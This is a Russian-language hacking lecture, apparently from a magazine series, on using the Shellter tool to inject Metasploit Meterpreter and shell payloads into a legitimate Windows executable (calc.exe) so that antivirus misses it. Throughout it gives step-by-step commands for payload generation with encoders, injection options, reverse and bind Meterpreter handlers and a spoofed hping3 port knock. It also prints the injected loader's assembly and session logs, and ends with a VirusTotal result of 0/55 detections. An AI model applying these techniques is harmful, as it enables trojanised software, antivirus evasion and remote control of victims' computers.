


РАЗДЕЛ «ВИРУСОЛОГИЯ» ЛЕКЦИЯ 2.

Большая проблема многих начинающих хакеров в том, что «заряженные» исполняемые файлы, созданные с помощью Metasploit или других фреймворков, палятся практически всеми антивирусными вендорами. И поэтому вместо того, чтобы продолжать проникновение, хакеру приходится думать, как обмануть антивирус. Прodelывая эту работу от кейса к кейсу, очень много времени теряешь впустую. Поэтому постепенно начали появляться инструменты, автоматизирующие эту задачу. Сегодня мы познакомимся с другим крутым инструментом по имени Shellter.



Начнем!

Для начала немного информации с [официального сайта](#) проекта. Значит, так, Shellter — это инструмент для динамического внедрения шелл-кода, да и вообще первый инструмент для динамического внедрения кода в PE-файлы (но стоит сразу отметить, что DLL-файлы не поддерживаются). Применяется для встраивания шелл-кода в нативные Windows-приложения (пока поддерживаются только 32-битные). В качестве полезной нагрузки могут выступать собственные шелл-коды или же сгенерированные с помощью какого-либо фреймворка, например Metasploit. Преимущество Shellter в том, что в своей работе он опирается только на структуру PE-файла и не применяет никаких «грязных» приемов, таких как добавление новых секций с RWE-правами, модификация прав доступа к существующим секциям и прочие вещи, которые сразу же вызывают подозрение у любого антивируса. Вместо этого Shellter использует уникальный динамический подход, основанный на потоке выполнения целевого (заражаемого) приложения.

ОСНОВНЫЕ ФИЧИ

Нельзя не привести довольно внушительный список возможностей, основные из которых (наиболее интересные) рассмотрим в сегодняшней лекции.

- Утилита работает в 32- и 64-разрядных версиях Windows (начиная с XP SP3), а также на Linux/Mac через Wine/CrossOver.
- Не требует установки (достаточно распаковать архив).
- Не тянет за собой никаких дополнительных зависимостей (типа Python или .NET).
- Не использует статические шаблоны, фреймворки и так далее.
- Поддерживает только 32-битные пейлоады (сгенерированные с помощью Metasploit или предоставленные пользователем).
- Поддерживает все типы шифрования полезной нагрузки, предоставляемые Metasploit.
- Можно использовать варианты шифрования для пейлоадов, предоставляемые пользователем.
- Режим Stealth.
- Возможность внедрения в один файл сразу нескольких пейлоадов.

- Использует проприетарный режим шифрования пейлоадов.
- Dynamic Thread Context Keys.
- Включает в свой состав несколько адаптированных пейлоадов из Metasploit.
- Имеет свой собственный встроенный движок для генерации полиморфного junk-кода.
- Пользователь может также взять свой собственный полиморфный код.
- Для предотвращения статического анализа используется информация из контекста потока.
- Умеет обнаруживать саомодифицирующийся код.
- Выполняет трассировку как одно-, так и многопоточных приложений.
- Динамическое определение места для внедрения кода на основе потока выполнения программы.
- Дизассемблирует и показывает потенциальные точки для внедрения.
- Позволяет пользователю конфигурировать, что внедрять, когда и где.
- Поддержка командной строки.
- Абсолютно бесплатен.

На основе своей встроенной эвристики, движка отладчика, в динамике запускающего хост-файл и треящего указанное количество инструкций, Shellter находит подходящее место для безопасного размещения шелл-кода в PE-файле. Обязательные изменения в структуре PE-файла минимальны — удаляются флажки в DllCharacteristics (предотвращение релоцирования), очищаются данные о цифровой подписи.

В процессе работы Shellter треясит только поток выполнения, происходящий в userland, то есть код внутри самого заражаемого приложения, а также «внешний» код, расположенный в системных библиотеках, в куче и так далее. Это делается для того, чтобы не пропустить функции целевого приложения, использующиеся только в качестве колбэков для Windows API. В процессе трассировки Shellter не учитывает и не логирует инструкции, находящиеся за границами памяти целевого приложения, так как на них нельзя будет сослаться при инъектировании шелл-кода.

ПОДБОР ЦЕЛЕВОГО ПРИЛОЖЕНИЯ

Немного познакомившись с принципами работы Shellter, коснемся теперь важного вопроса, как выбрать правильную цель для внедрения своего шелл-кода. Прежде всего, как уже было отмечено, приложение должно быть нативным и 32-разрядным. Еще одно условие — приложение не должно быть статически связано ни с какими сторонними библиотеками, кроме тех, что по умолчанию включены в Windows. Так как главная задача данного инструмента — обход антивирусных решений, следует избегать также запакованных приложений, приложений, имеющих секции с RWE-правами или более одной секции кода: они изначально будут выглядеть подозрительно для антивируса. Еще одна причина, почему следует избегать упакованных exe-шников, — это то, что большинство нормальных пакеров перед распаковкой проверяют файл на наличие модификаций и, соответственно, после внедрения шелл-кода просто откажутся запускаться. К тому же практически все они напичканы антиотладочными приемами и быстро обнаружат, что Shellter пытается их оттрассировать (на данный момент Shellter умеет бороться только с `PEB.IsBeingDebugged`, `PEB.NtGlobalFlag`). Поэтому упаковывать приложение лучше всего уже после внедрения в него шелл-кода. А самый идеальный вариант — выбрать приложение, которое для антивируса выглядело бы как легитимное.

ЗАПУТЫВАЕМ СЛЕДЫ

Теперь немного о том, какие же способы применяются для одурачивания антивирусов. Два основных способа — это использование junk-кода и шифрованных/саморасшифровывающихся пейлоадов. Shellter имеет встроенный полиморфный движок, который генерирует мусорный код указанного пользователем в байтах размера. Мертвый код выполняется после точки входа в шеллкод Shellter вплоть до исполнения полезной нагрузки или ее дешифровки. Мусорный код представляет собой последовательность холостых циклов (loop), использование реальных данных программы (чтение/запись), вхождение в пустые процедуры, код которых ищется гаджетами в оригинальной кодовой секции программы хоста шелл-кода.

```

*****
* PolyMorphic Junk Code *
*****

Type: Engine
Generating: ~200 bytes of PolyMorphic Junk Code
Please wait...
Generated: 206 bytes
Code Generation Time Approx: 0.000267 mins.

```

Генерируем мусорный код

Шифрование полезной нагрузки Shellter позволяет проводить семью методами на основе использования Windows API (для создания саморасшифровывающегося кода без изменений в характеристиках секций исполняемого кода PE-файла):

1. VirtualAlloc.
2. VirtualAllocEx.
3. VirtualProtect.
4. VirtualProtectEx.
5. HeapCreate/HeapAlloc.
6. LoadLibrary/GetProcAddress.
7. CreateFileMapping/MapViewOfFile.

Так как утилита стремится к как можно меньшему изменению структуры заголовка PE-файла, то она предполагает использовать только имеющийся у файла импорт. Если в файле не будет ни одного из вышеперечисленных наборов API в таблице импорта, то Shellter предложит пользователю либо отказаться от шифрования полезной нагрузки, либо принудительно изменить характеристики секции PE-файла. Как ты понимаешь, без шифрования полезной нагрузки Shellter будет в большинстве случаев бесполезен (в плане обхода аверов).

```

*****
* IAT Handler Stage *
*****

Fetching IAT Pointers to Memory Manipulation APIs...

0. VirtualAlloc --> N/A
1. VirtualAllocEx --> N/A
2. VirtualProtect --> N/A
3. VirtualProtectEx --> N/A
4. HeapCreate/HeapAlloc --> N/A
5. LoadLibrary/GetProcAddress --> IAT[42d2b01]/IAT[42d27c1]
6. CreateFileMapping/MapViewOfFile --> N/A

```

Доступен метод шифрования
пейлоада только с помощью
LoadLibrary/GetProcAddress

Начиная с четвертой версии, Shellter предоставляет свой собственный динамический шифровальщик. С его помощью можно обфусцировать процедуру дешифровки полезной нагрузки, вставляя при каждой генерации шелл-кода случайное количество XOR, AND, SUB, NOT операций (для этого используется ключ командной строки --polydecoder). Вызовы API-функций, используемые для переноса шелл-кода в память с доступом на запись, также могут быть обфусцированы.

```
Shellter_EP:                                ; DATA XREF: start+16C10
mov     eax, 5A40h
cmp     word ptr ds:__ImageBase.unused, ax
jnz     near ptr error_
push    0
push    320033h
push    6C0065h
push    6E0072h
push    65006Bh
push    esp
call    ds:LoadLibraryW
add     esp, 14h
push    0
push    'coll'
push    'Alau'
push    'triU'
push    esp
push    eax
call    ds:__imp_GetProcAddress
add     esp, 10h
push    40h
push    3000h
push    0F5h
push    0
call    eax
call    $+5
pop     esi
add     esi, 12h
mov     edi, eax
mov     ecx, 0F5h
rep movsb
jmp     eax                                ; jmp to decode cycle in Allocated Memory
```

Точка входа шелл-кода Shellter, без обфускации и полиморфизма
+ использование саморасшифровки полезной нагрузки (VirtualAlloc)

При работе в режиме Auto Shellter будет по умолчанию применять свой кодировщик для обфускации декодера полезной нагрузки. Эта фича может применяться как с незашифрованными пейлоадами, так и с зашифрованными, в качестве дополнительного уровня шифрования.

DYNAMIC THREAD CONTEXT KEYS

Довольно интересная фишка, которая появилась в четвертой версии, называется Dynamic Thread Context Keys. Она позволяет использовать динамическую информацию из контекста потока целевого приложения в качестве ключей шифрования. Принцип работы прост: во время трассировки логируются значения определенных регистров CPU, после чего отфильтровываются значения для потенциальных мест внедрения пейлоада, в которых по крайней мере один из регистров хранит значение, пригодное для шифрования/расшифровки во время исполнения программы. Пока это экспериментальная возможность, которая позволяет избавиться от необходимости хардкодить ключ для расшифровки. В режиме Auto она может быть включена только с помощью ключа --DTCK.

ПАРА СЛОВ О ПЕЙЛОАДАХ

Теперь немного о полезных нагрузках. В Shellter уже встроено несколько наиболее распространенных пейлоадов, поэтому в большинстве случаев их больше не потребуется генерировать вручную через Metasploit. Этот список включает в себя:

- meterpreter_reverse_tcp;
- meterpreter_reverse_http;
- meterpreter_reverse_https;
- meterpreter_bind_tcp;
- shell_reverse_tcp;
- shell_bind_tcp;
- WinExec.

Все это адаптированные пейлоады из Metasploit, поэтому они очень хорошо известны всем антивирусам. В связи с чем настоятельно рекомендуется включить шифрование полезных нагрузок с помощью опции --encode. В случае использования режима Auto без каких-либо аргументов Shellter применит свое собственное шифрование для сокрытия полезной нагрузки.

Задействовать определенный пейлоад можно из командной строки, например так:

```
1 -p meterpreter_reverse_tcp --port 5656 --lhost 192.168.0.6
```

или так:

```
1 -p winexec --cmd calc.exe
```

STEALTH-РЕЖИМ

Очень интересная фишка инструмента — опция Stealth Mode. Дело в том, что она позволяет внедрять в один файл несколько полезных нагрузок. Включив данную опцию (а включается она с помощью ключа `--stealth` или просто `-s`), можно будет повторно заразить тот же самый файл другим пейлоадом. То есть можно будет заинжектировать `meterpreter_reverse_tcp`, `meterpreter_reverse_https` и какой-нибудь свой пейлоад, и при запуске зараженного приложения выполнятся все три нагрузки.

Важно: при использовании *Stealth-режима с кастомным пейлоадом (то есть не встроенным в Shellter)* надо будет установить *exit-функцию* в значение *THREAD*. В противном случае, если сессия умрет или ты захочешь ее закрыть, упадет все приложение. Плюс к этому все *reverse connection* пейлоады из Metasploit делают ограниченное число попыток соединиться с удаленным хостом, исчерпав которые убивают процесс. Чтобы этого не произошло, Shellter использует слегка измененные версии пейлоадов из Metasploit. Поэтому, когда тебе понадобится *reverse connect*, лучше воспользоваться встроенными в Shellter образцами.

РАЗБИРАЕМ НА ПРИМЕРАХ

На самом деле есть еще много интересных моментов, изложенных в официальной документации, но в рамках данной статьи они для нас не очень существенны. Как говорится, лучше один раз увидеть, чем сто раз услышать. Именно поэтому перейдем от слов к делу и проверим инструмент в реальных условиях. Начнем с установки. Все, что требуется пользователям

Windows, — скачать и распаковать архив. Как уже упоминалось, Shellter можно использовать и в Linux/Mac. Можно скачать упомянутый архив и запустить инструмент через Wine/CrossOver. Хотя пользователи некоторых дистрибутивов Linux могут установить Shellter и с помощью менеджера пакетов. Например, в Kali установка не отличается от установки прочего софта:

```
1 apt-get update
2 apt-get install shellter
```

CALC.EXE, НАСТАЛО ТВОЕ ВРЕМЯ

Далее для экспериментов нам понадобятся две виртуальные машины, объединенные в сеть: одна с Windows (в данном случае будет использоваться XP, так как она уже установлена и настроена), где мы будем «заражать» приложение, вторая с Kali Linux — для того, чтобы взаимодействовать с reverse connection пейлоадами. Остается только определиться с пациентом, которого будем заражать. Каким критериям он должен удовлетворять, мы уже обсудили. Поэтому повторяться не будем, а для опытов выберем многострадальный калькулятор.

WINEXEC

Начнем с самого простого — попытаемся внедрить в калькулятор WinExec пейлоад, который будет запускать... блокнот. Для этого скопируем калькулятор в папку с Shellter (чисто ради удобства работы) и запустим последний. Нам сразу же будет предложено выбрать режим работы: автоматический (Auto) или ручной (Manual). Чтобы познакомиться со всеми опциями, выберем ручной (m) и укажем в качестве таргета calc.exe. После чего Shellter создаст резервную копию оригинального файла (calc.exe.bak) и начнет собирать информацию о нем и проводить необходимые изменения. Прежде всего он проверит, не упакован ли исполняемый файл (почему следует избегать внедрения шелл-кода в упакованные файлы, мы говорили выше). Потом немного поработает над самим файлом, а конкретно над его DllCharacteristics и цифровой подписью. Затем спросит, стоит ли собирать Dinamic Thread Context Info. В дальнейшем мы будем использовать эту информацию в качестве ключа для дешифровки пейлоада, чтобы не хранить его в явном виде (помнишь Dinamic Thread Context Keys?). Поэтому отвечаем утвердительно. Количество инструкций задаем произвольно. Для примера

установим равным 15 000. Чтобы не наколотся и не внедрить шелл-код в место, где живет самомодифицирующийся код, включаем проверку на его наличие во время трассировки. Чтобы сэкономить время, останавливать трассировку при его обнаружении не будем, о чем и сообщим инструменту на следующем шаге. Real-Time Tracing покажет процесс прохождения программы в реальном времени, но никакой важной информации для нас это не несет, так что включать не будем. Далее Shellter применит свои немногочисленные (пока) средства по борьбе с антиотладочными приемами и начнет выполнять трассировку калькулятора. По истечении которой задаст важный вопрос: стоит ли включать Stealth Mode? В принципе, даже если мы не планируем внедрять в файл несколько пейлоадов, данная опция не помешает, так что включим. После этого нам предложат выбрать между встроенными и кастомными пейлоадами (о них поговорим далее). Выбираем встроенные и в предоставленном списке останавливаем свой выбор на кандидате номер семь — WinExes. В качестве аргумента указываем ему notepad.exe. И вот тут-то нас спросят, стоит ли зашифровывать пейлоад с помощью DTCK (Dinamic Thread Context Keys). Давай попробуем, плюс на следующем шаге согласимся еще и на обфускацию декодера. Shellter поищет в таблице импорта подходящие API для этой задачи, в нашем случае найдет только LoadLibrary/GetProcAddress связку (идет под номером 5). Затем обфусцируем IAT Handler и добавляем полиморфный код (встроенный, размер устанавливаем в 200 байт). После этого можно будет посмотреть и выбрать конкретную точку для внедрения шелл-кода. В данном случае доступен ди

апазон от 0 до 560 (для внедрения была выбрана первая). Это последний вопрос на выбор, далее Shellter проинжектит шелл-код и пересчитает контрольную сумму файла. В общем, весь процесс чем-то напоминает установку программы: Next, Next, Next, и все готово. Остается только запустить полученный файл. Как и было задумано, помимо калькулятора, появилось еще и окно блокнота.

```

Enable Stealth Mode? (Y/N/H): y
*****
* Payloads *
*****
[1] Meterpreter_Reverse_TCP
[2] Meterpreter_Reverse_HTTP
[3] Meterpreter_Reverse_HTTPS
[4] Meterpreter_Bind_TCP
[5] Shell_Reverse_TCP
[6] Shell_Bind_TCP
[7] WinExec

Use a listed payload or custom? (L/C/H): l
Select payload by index: 1
*****
* meterpreter_reverse_tcp *
*****

SET LHOST: 192.168.0.55
SET LPORT: 4444

```

Включаем Stealth Mode
и внедряем Meterpreter_
Reverse_TCP в калькулятор

```

Enable Stealth Mode? (Y/N/H): y
*****
* Payloads *
*****
[1] Meterpreter_Reverse_TCP
[2] Meterpreter_Reverse_HTTP
[3] Meterpreter_Reverse_HTTPS
[4] Meterpreter_Bind_TCP
[5] Shell_Reverse_TCP
[6] Shell_Bind_TCP
[7] WinExec

Use a listed payload or custom? (L/C/H): c
Select Payload: custom_payload
Is this payload a reflective DLL loader? (Y/N/H): n

```

Внедрение кастомного
пейлоада

CUSTOM PAYLOAD

Теперь немного отвлечемся и посмотрим, что делать, если вдруг встроенных в Shellter пейлоадов не хватает для решения какой-либо задачи. Если помнишь, мы говорили, что утилита позволяет использовать кастомные пейлоады, сгенерированные юзером. Поэтому идем, открываем Metasploit и выбираем подходящий нам по функциональности вариант:

```
1 msf > show payloads
```

Допустим, нас интересует ***windows/meterpreter/bind_hidden_ipknock_tcp***:

```
1 msf > use windows/meterpreter/bind_hidden_ipknock_tcp
```

Смотрим опции:

```

1 msf payload(bind_hidden_ipknock_tcp) > show options
2
3 Module options (payload/windows/meterpreter/bind_hidden_ipknock_tcp):
4 Name      Current Setting  Required  Description
5 ----      -
6 EXITFUNC  process         yes       Exit technique (Accepted: , ,
* seh, thread, process, none)
7 KHOST      4444            yes       IP address allowed
8 LPORT      4444            yes       The listen port
9 RHOST      no              no        The target address

```

Прежде всего обращаем внимание на параметр **EXITFUNC**, выше уже говорилось, что его значение должно быть **thread**.

```

1 apt-get update
2 apt-get install shellter

```

И настраиваем остальные параметры под себя:

```

1 msf payload(bind_hidden_ipknock_tcp) > set KHOST 8.8.8.8
2 msf payload(bind_hidden_ipknock_tcp) > set LPORT 5555

```

Теперь смотрим параметры генерации пейлоада:

```

1 msf payload(bind_hidden_ipknock_tcp) > generate -h

```

И генерируем пейлоад:

```

1 msf payload(bind_hidden_ipknock_tcp) > generate -E -e
* x86/shikata_ga_nai -t raw -f custom_payload
2 [*] Writing 386 bytes to custom_payload...

```

После чего файл с именем `custom_payload` должен появиться в домашней директории. Переносим его на машину с Shellter.

STEALTH MODE

Теперь займемся Stealth-технологией и попытаемся внедрить в калькулятор сразу несколько пейлоадов. Первый будем использовать встроенный, а второй — лично сгенерированный. Запускаем Shellter в автоматическом режиме (чтобы побыстрее), указываем как цель `calc.exe` и ждем, когда нам предложат включить Stealth Mode. Включаем и выбираем в качестве полезной нагрузки `Meterpreter_Reverse_TCP`. Устанавливаем `LHOST = 192.168.0.55` (адрес Kali-машины), `LPORT = 4444`. На этом все, далее инструмент делает все самостоятельно и сообщает об успешном внедрении. Отлично, давай проверим работоспособность. Идем в Kali и открываем Metasploit:

```
1 msf > use exploit/multi/handler
2 msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
3 msf exploit(handler) > set exitfunc thread
4 msf exploit(handler) > set lport 4444
5 msf exploit(handler) > set lhost 192.168.0.55
6 msf exploit(handler) > exploit
7
8 [*] Started reverse handler on 192.168.0.55:4444
9 [*] Starting the payload handler...
```

А затем на соседней виртуальной машине запускаем зараженный калькулятор. И получаем:

```
1 [*] Sending stage (885806 bytes) to 192.168.0.3
2 [*] Meterpreter session 1 opened (192.168.0.55:4444 ->
  * 192.168.0.3:1089) at 2015-10-31 05:50:55 -0400
3
4 meterpreter > sysinfo
5 meterpreter > exit
```

Все замечательно работает. Теперь попытаемся запихнуть в calc.exe еще одну полезную нагрузку, которую сгенерировали на предыдущем шаге. Опять запускаем Shellter в автоматическом режиме и доходим до шага выбора пейлоада, только на этот раз указываем, что будем использовать кастомный. На вопрос, является ли нагрузка reflective dll loader, отвечаем отрицательно и ждем, когда Shellter доделает свое дело. Теперь у нас в калькуляторе должно прятаться две нагрузки: **meterpreter/reverse_tcp** и **meterpreter/bind_hidden_ipknock_tcp**. Проверим, так ли это. Заходим в Metasploit и повторяем указанные выше действия. Ничего удивительного, **reverse_tcp** отработала, как положено. А вот второй пейлоад более интересный, чтобы подключиться к нему, надо сначала постучать в порт 5555 Windows-машины с адреса 8.8.8.8. Иначе подключиться не получится. Сделать это можно, пропустив IP-адрес с помощью утилиты hping3:

```
1 hping3 --spoof 8.8.8.8 -S -p 5555 192.168.0.3 -c 1
```


Подождать немного и попытаться подключиться. Сначала отправляем активную сессию (ту, которая reverse_tcp) meterpreter в бэкграунд:

```
1 meterpreter > background
```

Выбираем другой пейлоад — **meterpreter/bind_tcp** — и выставляем опции:

```
1 msf exploit(handler) > set exitfunc thread
2 msf exploit(handler) > set lport 5555
3 msf exploit(handler) > set rhost 192.168.0.3
4 msf exploit(handler) > exploit
```

И получаем еще одну meterpreter-сессию. Как видишь, несколько пейлоадов в одном файле прекрасно уживаются. Вот и замечательно.




```
root@kali: ~  
File Edit View Search Terminal Tabs Help  
root@kali: ~  
[*] Started bind handler  
[*] Starting the payload handler...  
[*] Sending stage (885806 bytes) to 192.168.0.3  
[*] Meterpreter session 3 opened (192.168.0.55:38662 -> 192.168.0.3:5555) at 2015-10-31 07:24:24 -0400  
meterpreter > sysinfo  
Computer      : TESTPC  
OS            : Windows XP (Build 2600, Service Pack 2).  
Architecture  : x86  
System Language : ru_RU  
Domain        : WORKGROUP  
Logged On Users : 2  
Meterpreter   : x86/win32  
meterpreter > background  
[*] Backgrounding session 3...  
msf exploit(handler) > sessions  
  
Active sessions  
=====
```

Id	Type	Information	Connection
2	meterpreter	x86/win32 TESTPC\user @ TESTPC	192.168.0.55:4444 -> 192.168.0.3:1092 (192.168.0.3)
3	meterpreter	x86/win32 TESTPC\user @ TESTPC	192.168.0.55:38662 -> 192.168.0.3:5555 (192.168.0.3)

```
msf exploit(handler) >
```

Два пейлоада в calc.exe дают нам две meterpreter-сессии



Сообщество Статистика Документация Вопросы и ответы О нас Русский Вступить в сообщество Вход

virustotal

SHA256: 1a9612a105480ce98ff44541cd6489b97ac704e85c
Имя файла: calc.exe
Показатель выявления: 0 / 55
Дата анализа: 11:33:21 UTC (1 минута назад)

Анализ Сведения о файле Дополнительные сведения Комментарии Голосование Поведение

Антивирус	Результат	Дата обновления
ALYac	✓	20151031
AVG	✓	20151031
AVware	✓	20151031
Ad-Aware	✓	20151031
AegisLab	✓	20151031

Калькулятор с двумя внедренными пейлоадами ни у кого не вызывает подозрений ;)

ЗАКЛЮЧЕНИЕ

Первое знакомство с Shellter закончилось. Все основные и интересные моменты мы рассмотрели, так что у тебя теперь достаточно информации для полноценного использования этой тулзы. А в качестве домашнего задания можешь самостоятельно проверить, как «хорошо» детектируют антивирусы полученные после внедрения полезной нагрузки файлы.